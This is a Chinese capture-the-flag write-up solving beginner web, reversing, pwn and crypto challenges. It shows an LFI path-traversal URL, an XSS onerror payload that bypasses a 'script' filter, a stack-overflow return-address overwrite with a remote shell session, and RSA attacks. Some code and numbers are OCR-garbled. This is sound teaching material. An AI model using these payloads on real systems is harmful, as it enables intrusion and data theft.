

## Web.40: 从 0 开始 LFI 之 0

```
<img width=500 height=400 src='1.jpg'>  
<img width=500 height=400 src='show.php?file=1.jpg'>
```

仿造第二个链接得: <http://119.29.138.57:12000/show.php?file=../flag.php>

< > ↺ ↻ ☆ 119.29.138.57:12000/show.php?file=../flag.php

hctf{Include\_i5\_s0\_d4ngerous}

Flag: hctf{Inc1ude\_i5\_s0\_d4ngerous}

## Web.50: 从 0 开始之 XSS challenge0

疯狂百度，就这样：

<img src=1 onerror=alert(1)//

# Try to alert(1)

```
function charge(input) {  
    var stripTagsRE = /script/gi;  
    input = input.replace(stripTagsRE, '');  
  
    return '<article>' + input + '</article>';  
}
```


<img src=1 onerror=alert(1)//

SSSSSSSSSSSSSuccess!!请带着payload找HeartSky(QQ 869794781)或C014  
(QQ 779041017)

Flag: hctf{xss\_flrst\_st3p}

## Re.48: re 从零开始的逆向之旅: Gold Miner

网上随便下一个 Flash Decompiler Trillix:




Flag: hctf{Give\_ME\_Gold\_Please}

Re.59. re 从零开始的苦逼之路: broken window


OD 载入, 提示:




点否, 基本是要脱壳了。看区段名应该是 upx 壳



载入后发现 pushad, f8 以后对 esp 下硬件断点, f9 断下:



F8 几步到达 oep:



LordPe 加 ImportRec 脱壳，细节不多说，可以百度。

得到脱壳后的 dump\_broken\_window.exe

再次载入 OD，先搜索字符串，没有结果，中间曲折不说，在 bpx 下看到有一处调用 MessageBoxA:



在段首下断后点击按钮可以发现程序断下，说明此处为关键代码。

Ida 载入。

由于操作失误，当时提交完 flag 以后我关闭 ida 时点了 unpack，导致我在 ida 上的注释没有保存下来，故只能草草的说一下，见谅。

```

DWORD __stdcall sub_401020(LPVOID lpThreadParameter)
{
    int v1; // eax@1
    int v2; // eax@1
    unsigned int v3; // eax@1
    int v4; // ecx@1

    v1 = sub_401080((int)dword_403428);
    v2 = sub_401080(v1);
    sub_401080(v2);
    v3 = 32;
    v4 = 0;
    while ( dword_403428[v4] == dword_403018[v4] )
    {
        v3 -= 4;
        ++v4;
        if ( v3 < 4 )
        {
            MessageBoxA(0, Caption, Caption, 0);
            return 0;
        }
    }
    return 0;
}

```

在 OD 上动态试可知 dword\_403428 处存的是我们输入的字符串，程序通过三次调用 sub\_401080()对输入的字符串进行变换，然后与 dword\_403018 处存储的数据进行比对，若相同则用 messagebox 弹出我们输入的 flag。（由 v3 值字符串长度为 32）

如下为 sub\_401080()的代码：

---

```

v1 = 1 - a1;
v2 = 0;
v3 = a1;
while ( 1 )
{
    v4 = __ROL1__(*(_BYTE *)v3, 3);
    *(_BYTE *)v3 = v4;
    if ( v2 >= 1 )
        *(_BYTE *)v3 = v4 ^ *(_BYTE *)(v2 + a1 - 1);
    v5 = __ROL1__(*(_BYTE *)v3, 4);
    v6 = v5 + 3;
    v7 = __ROL1__(*(_BYTE *)(v3 + 1), 3);
    *(_BYTE *)v3 = v6;
    *(_BYTE *)(v3 + 1) = v7;
    if ( v3 + v1 >= 1 )
        *(_BYTE *)(v3 + 1) = v7 ^ v6;
    v8 = __ROL1__(*(_BYTE *)(v3 + 1), 4);
    v9 = v8 + 3;
    v10 = __ROL1__(*(_BYTE *)(v3 + 2), 3);
    *(_BYTE *)(v3 + 1) = v9;
    *(_BYTE *)(v3 + 2) = v10;
    if ( v3 + 2 - a1 >= 1 )
        *(_BYTE *)(v3 + 2) = v10 ^ v9;
    v11 = __ROL1__(*(_BYTE *)(v3 + 2), 4);
    v12 = v11 + 3;
    v13 = __ROL1__(*(_BYTE *)(v3 + 3), 3);
    *(_BYTE *)(v3 + 2) = v12;
    *(_BYTE *)(v3 + 3) = v13;
    if ( v3 + 3 - a1 >= 1 )
        *(_BYTE *)(v3 + 3) = v13 ^ v12;
    v14 = __ROL1__(*(_BYTE *)(v3 + 3), 4);
    *(_BYTE *)(v3 + 3) = v14 + 3;
    v2 += 4;
    v3 += 4;
    if ( v2 >= 32 )
        break;
    v1 = 1 - a1;
}
return a1 + 1;

```

大致就是进行了一个变换：如果这个字符是第一个字符，则作如下操作  $ch = (((ch \ll 3) \% 255) \ll 4) \% 255 + 3$ ，如果不是第一个字符，则作如下操作  $ch = (((ch \ll 3) \% 255) \wedge ch\_p) \ll 4) \% 255 + 3$ ，其中  $ch\_p$  是前一个字符。变化完以后返回 字符串地址+1。如此三次操作之后进行比较。因此我们可以写代码遍历 30~128 的字符，因为第  $n$  个字符的加密只需要用到前  $n$  个字符，一个个递推可以得到最终的

flag: hctf{do\_you\_have\_broken\_window?}

## pwn step1

没调用过的函数，明显是用栈溢出覆盖掉调用 `call` 时存在栈中的地址，ida 得：

```

.text:00048558      push      ebp
.text:0004855C      mov       ebp, esp
.text:00048560      sub       esp, 38h
.text:00048564      sub       esp, 8
.text:00048568      push      offset modes      ; "r"
.text:0004856C      push      offset filename   ; "/home/pwn/pwn1/flag"
.text:00048570      call      _fopen
.text:00048574      add       esp, 10h
.text:00048578      mov       [ebp+stream], eax
.text:0004857C      sub       esp, 4
.text:00048580      push      [ebp+stream]      ; stream
.text:00048584      push      19h               ; n
.text:00048588      lea       eax, [ebp+s]
.text:0004858C      push      eax               ; s
.text:00048590      call      _fgets
.text:00048594      add       esp, 10h
.text:00048598      sub       esp, 0Ch
.text:0004859C      lea       eax, [ebp+s]
.text:000485A0      push      eax               ; s
.text:000485A4      call      _puts
.text:000485A8      add       esp, 10h
.text:000485AC      nop
.text:000485B0      leave
.text:000485B4      retn
.text:000485B8      getFlag      endp

```

地址为：0x0804855B，所以我们用一长串的 0x5B850408 构造一个文件：

[illegible]






```

veritas@ubuntu:~$ python pwn_2.py
[+] Opening connection to 121.42.25.113 on port 10002: Done
[*]ls
flag63036
$ cat flag63036
hctf{sh3llcode_Is_bAsic}
$

```

Flag: hctf{sh3llcode\_Is\_bAsic}

Misc.61: 我是一个有格调的 misc 题目



访问一下：

搜索

hctf{wh4t\_d0\_y0u\_w4nt??}

Flag: hctf{wh4t\_d0\_y0u\_w4nt??}

Crypto.34: 密码学教室进阶（五）

把 n 扔到 factordb.com 分解一下：

[Search](#)[Sequences](#)[Report results](#)[Factor tables](#)[Status](#)[Downloads](#)[Login](#)

30064958471180141352963255964320727764941087854957385562672821662319854021395100968823341108075020928542Factorizel(?)

Result:

status (?)	digits	number
FF	617 (show)	3006495847...11<617> = 57970027 · 5186293680...93<609>

More information

ECM

factordb.com - 11 queries to generate this page (0.01 seconds) (limits) (imprint)

得到 q 和 p

然后模反得 d:

```
1 def egcd(a, b):
2     if a == 0:
3         return (b, 0, 1)
4     else:
5         g, y, x = egcd(b % a, a)
6         return (g, x - (b // a) * y, y)
7 def modinv(a, m):
8     g, x, y = egcd(a, m)
9     if g != 1:
10        raise Exception('modular inverse does not exist')
11    else:
12        return x % m
13
14 e=0xe438fddb77f9bc2cf97185041e8a5ce8d0853cbfb657b940505870f0d3dfc0b723c5f7c8c9b940769f358397e275d00cce1cf760f
15 p=5186293680901708283310486635502296344443842997512729390771686489350756041806760639246452495312829384299644
16 q=57970027
17
18 d=modinv(e,(p-1)*(q-1))
19
20 print(d)
```

1299211573850697054084164920987892385044985025693822098275883015663720561276203515528222632768592093128491842155206438222598381398101487273955141906038285450364259033035316488251239131850035342864200808523610673406429109298154653731401544418558614299293834587742143013134669344257558546897860918057428050551689499978084803855243769401293926790504832562795137719424038069153683270022346974394431002503195605976824311455435505098340184475009365363490476873157045002222791446505348037665177173433292491281964806330443250471290739357059963205400702250838949527437626820311142744601192434198274561316384331263223868573905[Finished in 0.3s]

最后由 c d n 解得 m:

```
7         ret=(ret*c)%n
8         d>>=1
9         c=(c*c)%n
10        return ret
11    def modexp(c,d,n):
12        return pow(c,d,n)
13
14    c=0xbe864c22e69bd872541b7538b3c9797cf76afa2b2cac70c5a1a47fb6b6046daf345946d6e0eb299d12a7485ad9edaced28ef0b316
9a22d1cba69c1e5556ed2a69b6eca7e030f8cf61616aff4e063caf1a0668d4357594e7ff8887f00f61df5161e94f2197abcc2d34db666
a34fa9e0f108c7937dc09b8e091ba2a4180f88f1b58229891bd619025f2c13f5758d7f4f6ac8fd3f565449a730fef9ecee37f5409b80
1b554a30cfb42f69afc734b7709c5df6618e94e96b5d24a4b63cd1907296ae9bbd36084bad58c5e5cb3d275c953efc73aff595f36d92e
182d6705fee14dabd29df53735132249d5935f8e780210359d67ab80ac2dfa29a88a5f585cbda8bbf
15    d=12992115738506970540841649209878923850449850256938220982758830156637205612762035155282226327685920931284918
4215520643822259838139810148727395514190603828545036425903303531648825123913185003534286420080852361067340642
9109298154653731401544418558614299293834587742143013134669344257555854689786091805742805055168949997808480385
5243769401293926790504832562795137719424038069153683270022346974394431002503195605976824311455435505098340184
475009365363490476873157045002227914465053480376651771734332924912819648063304432504712907393570599632054007
0225083894952743762682031142744601192434198274561316384331263223868573905
16    n=0xee290c7a603fc23300eb3f0e5868d056b7deb1af33b5112a6da1edc9612c5eeb4ab07d838a3b4397d8e6b6844065d98543a977ed4
0ccd8f57ac5bc2daee2dec301aac508f9bfc27fae4a2665e82f13b1ddd17d3a0c85740bed8d5eeda665a5fc1bed35fbbcedd4279d04
aa747ac1f996f724b14f0228366aeae34305152e1f430221f9594497686c9f49021d833144962c2a53dbb47bdfbd19785ad8da6e7b59b
e24d34ed201384d3b0f34267df4ba8b53f0f4481f9bd2e26c4a3e95cd1a47f806a1f16b86a9fc5e8a0756898f63f5c9144f51b401ba0d
d5ad58fb0e97ebac9a41dc3fb4a378707f7210e64c131bca19bd54e39bbfa0d7a0e7c89d955b1c9f
17    m=modexp(c,d,n)
18    print(hex(m))
19    print(a2b_hex(hex(m)[2:]).decode())
20    #m=c^d(mod n)

0x6867616d657b31665f755f6b6e30775f705f715f316e5f5253415f31745f69735f656173795f5f5f7d
hgame{1f_u_kn0w_p_q_1n_RSA_1t_is_easy___}
[Finished in 0.3s]
```

Flag: hgame{1f\_u\_kn0w\_p\_q\_1n\_RSA\_1t\_is\_easy\_\_\_}

## Crypto.42: 密码学教室进阶（六）

这里有一个有点恶心，就是他的 key: 5 17 4 15 是[[5,4];[4,15]]的意思，我一开始理解错了导致一直解不出来。首先由 key 得逆矩阵[[17,18];[5,23]]，然后网上随便找个脚本跑一下就好：

Encrypt Matrix:

5 4

17 15

Decrypt Matrix:

17 18

5 23

Choice:(E)ncrypt,(D)ecrypt

Choice>D

Cipher>jchfecncvxogmtgqtlqamqutqsgnniw

Cipher Matrix:

9 2

7 5

4 2

13 2

21 23

14 6

12 19

6 16

19 16

11 16

0 12

16 20

19 16

18 6

13 13

8 22

Plain: haohaoxuexiandainihuiqiuniyuanma

veritas@ubuntu:~\$

Flag: hgame{haohaoxuexiandainihuiqiuniyuanma}

## Crypto.55: 进击的 Crypto [0]

首先发现很多组的 rsa，猜测套路是使用了相同素因子，所以 python 下 gcd 命令：

```
>>> from math import *
>>> gcd(289891979558706748119418171528819618925559628280200485662151460477149998
04743571465320756664500939106612607504133407755470924915037883788416084924998195
41561100957816122822605652402762645356799603015184730224884834594276220988690221
65322706552863036247814793794603193358492251284172954475742691586039527447534085
34894136230960676590980945838733350143370605144754932401806068003166087495356366
33501473601874537197432495535771763585520767430962814638103041898317203968591667
50819770782128137183132015683940446373479551086234589479134111088887339823766076
47705302281273170230540579872437433435253235534772724624778056181, 29703811006265
96956842023518576128724339310504533699589309467166114540885926929749704483473519
83719874721867709532038122350039291221221299649892227624781160031855825780134311
09127657242169359697936471497781547555222392181694624446976869099519331688628488
88159507687834585680838479795427108117643233069833446959600376053079789864552961
65355841395597681700116930431975813766527702446645827337928255114736831931956724
87559140733668442863818306947800631472845430628311685792799840854080385208783178
6915125404362229006293985847275495365776305272051054843884863397941375633292063
4307585878271699119574149435107725143578613)
17402059193164257944563948252066996683247246488756337683164824031394974567562095
14495961820914225045161529643317531728161012587865008674424999803296228716056432
44312864569190912571594622928685486487082899631190828171757188986378429230898856
002204891580815930976676783807695195461562646917675429591266528741337
>>> !
```

得到一个 q，除一下得到 p，然后按照 crypto.34 的套路一套撸下来：得 d：

```
1 def egcd(a, b):
2     if a == 0:
3         return (b, 0, 1)
4     else:
5         g, y, x = egcd(b % a, a)
6         return (g, x - (b // a) * y, y)
7 def modinv(a, m):
8     g, x, y = egcd(a, m)
9     if g != 1:
10        raise Exception('modular inverse does not exist')
11    else:
12        return x % m
13
14 e=65537
15 p=17402059193164257944563948252066996683247246488756337683164824031394974567562095144959618209142250451615296
4331753172816101258786500867442499980329622871605643244312864569190912571594622928685486487082899631190828171
757188986378429230898856002204891580815930976676783807695195461562646917675429591266528741337
16 q=16658487156082072709658964234768967956587485561435211755142140347017248699961771421176656005311399935110212
1040050712302652946259905787937498701699126275189937913458623225733035633870625681735432630656542758649284674
875757423561657674667345174775248412119912423941445877761025122933990376999367161895532332413
17
18 d=modinv(e,(p-1)*(q-1))
19
20 print(d)

239704842520497999410094910250428471995895476084232487274633410054125693031243249046675484749984038196201201345269618639352562990496659959725965206
002289968624779902976199520611119456353684987605912684248158470381725587717917509363873247215936130747475553221699548982273983453458971521064360166
009110396141250515611605050034781145796014876278926567913171360315067584549064852799435821536281183629464883197911009390163155525235810949606086438
194788138889728729124311958281542437451381929808480983758620750684884
01978843490831010885099414659503543051448240017572954791715291526003315824759461564253034819382479150647649
[Finished in 0.1s]
```

得 m:

```
7         ret=(ret*c)%n
8         d>>=1
9         c=(c*c)%n
10        return ret
11    def modexp(c,d,n):
12        return pow(c,d,n)
13
14    c=14200655400630956617529154837540349350095534430543196299987252783320359338882400858000649938298574946882176
8737950659876403801859225714879879030697968726805675967542115929887686307298444857952539750272975638329271769
8850277126653078145216848973195287329770725466990460986556586135142945910256731844793467756587091560381651655
7032164955329497823771897899211076176905132170360842951444390670253036307048815943908305457043184642918674003
0850395643500706415927161160890158614912052377485612986049574230779548503961676212185218841143944317993171658
18964438359695744604198246716410783223931430682808151056020475306791729591
15    d=23970484252049799941009491025402847199589547608423248727463341005412569303124324904667548474998403819620120
1345269618639352562990496659959725965206002289968624779902976199520611119456353684987605912684248158470381725
5877179175093638732472159361307474755532216995489822739834534589715210643601660091103961412505156116050500347
8114579601487627892656791317136031506758454906485279943582153628118362946488319791100939016315552523581094960
6086438194788138889728729124311958281542437451381929808480983758620750684884019788434908310108850994146595035
43051448240017572954791715291526003315824759461564253034819382479150647649
16    n=28989197955870674811941817152881961892555962828020048566215146047714999804743571465320756664500939106612607
5041334077554709249150378837884160849249981954156110095781612282260565240276264535679960301518473022488483459
4276220988690221653227065528630362478147937946031933584922512841729544757426915860395274475340853489413623096
0676590980945838733350143370605144754932401806068003166087495356366335014736018745371974324955357717635855207
674309628146381030418983172039685916675081977078212813718313201568394046373479551086234589479134111088887339
823760764770530228127317023054057987243743343525325534772724624778056181
17    m=modexp(c,d,n)
18    print(hex(m))
19    print(a2b_hex(hex(m)[2:]).decode())
20    #m=c^d(mod n)

0x686374667b49375f31735f64346e6765723075735f325f53683472655f7072696d337d
hctf{I7_1s_d4nger0us_2_Sh4re_prim3}
[Finished in 0.3s]
```

Flag: hctf{I7\_1s\_d4nger0us\_2\_Sh4re\_prim3}